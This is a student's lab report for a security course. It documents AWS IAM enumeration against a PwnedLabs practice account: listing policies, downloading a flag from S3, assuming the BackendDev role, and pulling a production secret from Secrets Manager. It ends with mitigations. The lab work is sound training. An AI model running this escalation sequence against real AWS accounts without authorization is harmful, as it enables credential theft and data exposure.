ENPM665 Homework 2: IAM Enumeration

Name – **Kalpesh Bharat Parmar**
UMD Directory ID [redacted]
Course and section - **ENPM665 0101**

This report documents the findings from the IAM Enumeration lab conducted on the PwnedLabs platform for a global logistics company. The assessment evaluates the IAM user '`dev01`', its policies, associated roles, and accessible resources.

1. AWS CLI Configuration & Setup

The AWS CLI was configured with the provided Access Key ID and Secret Access Key for the IAM user `dev01`. Verification was performed using the command:

```
aws sts get-caller-identity
```

fig1

The output confirmed successful configuration and identified the active identity as user `dev01`.

2. IAM User & Role Enumeration

Using the command: **`aws iam get-user`**
We get additional information about the user like **Arn, creation date and Tag** (Fig2)

Using the command: **`aws iam list-groups-for-user --user-name dev01`**
The command confirm the that user is not part of any group (fig 2)

Using the command: **`aws iam list-attached-user-policies --user-name dev01`**
We can see that the user dev01 has the following policies attached to it (fig2)

- `AmazonGuardDutyReadOnlyAccess` (AWS managed)
- `dev01` (customer-managed policy)

Using the command:
`aws iam list-policy-versions --policy-arn arn:aws:iam::794929857501:policy/dev01`
We can see that the customer policy `dev01` has v3,v4,v5,v6 and v7 policies but only v7 is enabled (fig3)

Using the command:
`aws iam get-policy-version --policy-arn arn:aws:iam::794929857501:policy/dev01 --version-id v7`
We can see the details of policy version 7, where we can see that we have access to role `BackendDev` (fig4)

fig2



File Actions Edit View Help
(kp㉿kali)-[~]
$ aws iam list-policy-versions --policy-arn arn:aws:iam::794929857501:policy/dev01
{
"Versions": [
{
"VersionId": "v7",
"IsDefaultVersion": true,
"CreateDate": "2023-10-11T19:59:08+00:00"
},
{
"VersionId": "v6",
"IsDefaultVersion": false,
"CreateDate": "2023-10-11T19:47:41+00:00"
},
{
"VersionId": "v5",
"IsDefaultVersion": false,
"CreateDate": "2023-10-07T22:48:28+00:00"
},
{
"VersionId": "v4",
"IsDefaultVersion": false,
"CreateDate": "2023-10-02T20:38:35+00:00"
},
{
"VersionId": "v3",
"IsDefaultVersion": false,
"CreateDate": "2023-10-02T20:29:52+00:00"
}
]
}
(kp㉿kali)-[~]
$ aws iam get-policy-version --policy-arn arn:aws:iam::794929857501:policy/dev01 --version-id v7
{
"PolicyVersion": {
"Document": {
"Version": "2012-10-17",
"Statement": [
{
"Sid": "VisualEditor0",
"Effect": "Allow",
"Action": [
"iam:GetRole",
"iam:GetPolicyVersion",
"iam:GetPolicy",

fig3



File Actions Edit View Help
"CreateDate": "2023-10-02T20:29:52+00:00"
}
]
}
(kp㉿kali)-[~]
$ aws iam get-policy-version --policy-arn arn:aws:iam::794929857501:policy/dev01 --version-id v7
{
"PolicyVersion": {
"Document": {
"Version": "2012-10-17",
"Statement": [
{
"Sid": "VisualEditor0",
"Effect": "Allow",
"Action": [
"iam:GetRole",
"iam:GetPolicyVersion",
"iam:GetPolicy",
"iam:ListPolicyVersions",
"iam:GetUserPolicy",
"iam:ListGroupsForUser",
"iam:ListAttachedUserPolicies",
"iam:ListUserPolicies",
"iam:GetUser",
"iam:ListAttachedRolePolicies",
"iam:GetRolePolicy"
],
"Resource": [
"arn:aws:iam::794929857501:user/dev01",
"arn:aws:iam::794929857501:role/BackendDev",
"arn:aws:iam::794929857501:policy/BackendDevPolicy",
"arn:aws:iam::794929857501:policy/dev01",
"arn:aws:iam::aws:policy/AmazonGuardDutyReadOnlyAccess"
]
}
]
},
"VersionId": "v7",
"IsDefaultVersion": true,
"CreateDate": "2023-10-11T19:59:08+00:00"
}
}
(kp㉿kali)-[~]
$

fig4

3. Policy Analysis & Access Implications

Using the command:
`aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AmazonGuardDutyReadOnlyAccess --version-id v4`

We see that the `AmazonGuardDutyReadOnlyAccess` policy provides read-only access to GuardDuty and certain AWS Organizations queries (Describe, Get, List actions) - Limited risk as read-only, but provides reconnaissance capability. (fig5)

fig5

Using the command:
`aws iam get-policy-version --policy-arn arn:aws:iam::794929857501:policy/dev01 --version-id v7`

We can see the details of policy version 7. This confirms that the `dev01` policy allows IAM enumeration actions such as `iam:GetUser`, `iam:GetRole`, and `iam:ListAttachedRolePolicies`, including visibility into the **BackendDev** role and its policies (fig6).




fig6

Using the command:
`aws iam get-user-policy --user-name dev01 --policy-name S3_Access`
We see that the **inline policy S3_Access** grants `s3:ListBucket` and `s3:GetObject` permissions to the S3 bucket `hl-dev-artifacts`, allowing the user to list and download artifacts stored in the bucket.
Enables data exfiltration from artifacts bucket. (Fig. 7).




fig7

Using the command:
`aws iam get-role --role-name BackendDev`
We confirm that the **`BackendDev` role** is assumable by `dev01`. By enumerating the attached policy, we find that the role grants additional privileges, including:

- `ec2:DescribeInstances` - allows discovery of all EC2 instances in the account.
- `secretsmanager:ListSecrets` - allows enumeration of all secrets stored in AWS Secrets Manager.
- `secretsmanager:GetSecretValue` - allows retrieval of a specific production secret (`prod/Customers`) (Fig. 8).
  Grants ability to enumerate EC2 infrastructure and extract sensitive credentials.

fig8

we will be exploiting these vulnerabilities at the end of the document.

4. Identifying Accessible Resources

Using the command:
`aws s3 ls s3://hl-dev-artifacts`

We were able to enumerate the objects in the **`S3 bucket hl-dev-artifacts`**. This confirmed that `dev01` had access to list files in the bucket (fig9).

Using the command:
`aws s3 cp s3://hl-dev-artifacts/flag.txt .`

We successfully retrieved the file `flag.txt` from the bucket, proving that dev01 had **read access to sensitive data** stored in S3 (fig9).




fig9




fig10 – screenshot showing flag.txt has been downloaded




fig11 – Screenshot showing flag has been submitted and when reattempting to submit it gives the message “Flag already submitted”

Access Privilege

This section documents how secret message was retrieved
with the help of following command we were able to assume backendDev role and use the access to get the secret message – it is demonstrated in the following steps-

Using the command:
`aws sts assume-role --role-arn arn:aws:iam::794929857501:role/BackendDev --role-session-name dev01-test`

We were able to get “AccessKeyId”, “SecretAccessKey”, “SessionToken”

fig12

Using “AccessKeyId”, “SecretAccessKey”, “SessionToken” we were able to get access as show in fig13




fig13

Using the command:

`aws ec2 describe-instances`

we get the JSON message




fig14

Using the command:

`aws secretsmanager list-secrets`


we get ARN for prod customer

fig15

Using the command:

```
aws secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-east-1:794929857501:secret:prod/Customers-QUhpZf
```

The command successfully retrieved production database credentials.



5. Security Risks and Misconfigurations

Key misconfigurations identified:
- Inline S3 policy granted broad data access directly to an IAM user.
- The BackendDev role trust policy allowed dev01 to assume elevated privileges.
- BackendDev policy exposed production database credentials.

Risks: Unauthorized access, privilege escalation, and customer data compromise.

6. Flag Discovery and Documentation

The flag was identified within the hl-dev-artifacts S3 bucket as flag.txt. It was retrieved using:

aws s3 cp s3://hl-dev-artifacts/flag.txt and the method and results are documented above in **Identifying Accessible Resources section**

Flag - d8ae4495888545df0c904551935c7514

Additionally, retrieval of the prod/Customers secret demonstrated direct credential exposure.

7. Mitigation Strategies

Recommended mitigations:
- Enforce least privilege by removing direct user-based S3 policies.
- Restrict role assumption permissions and require MFA.
- Limit Secrets Manager access strictly to essential services.
- Enable monitoring via CloudTrail and GuardDuty for sensitive API calls.
- Conduct periodic IAM Access Analyzer audits.

8. Conclusion

The investigation confirmed that IAM misconfigurations allowed the compromised user dev01 to escalate privileges, access sensitive S3 data, and extract production database credentials from Secrets Manager. This highlights the importance of enforcing least privilege, carefully managing trust policies, and monitoring privileged actions to minimize the blast radius of account compromises.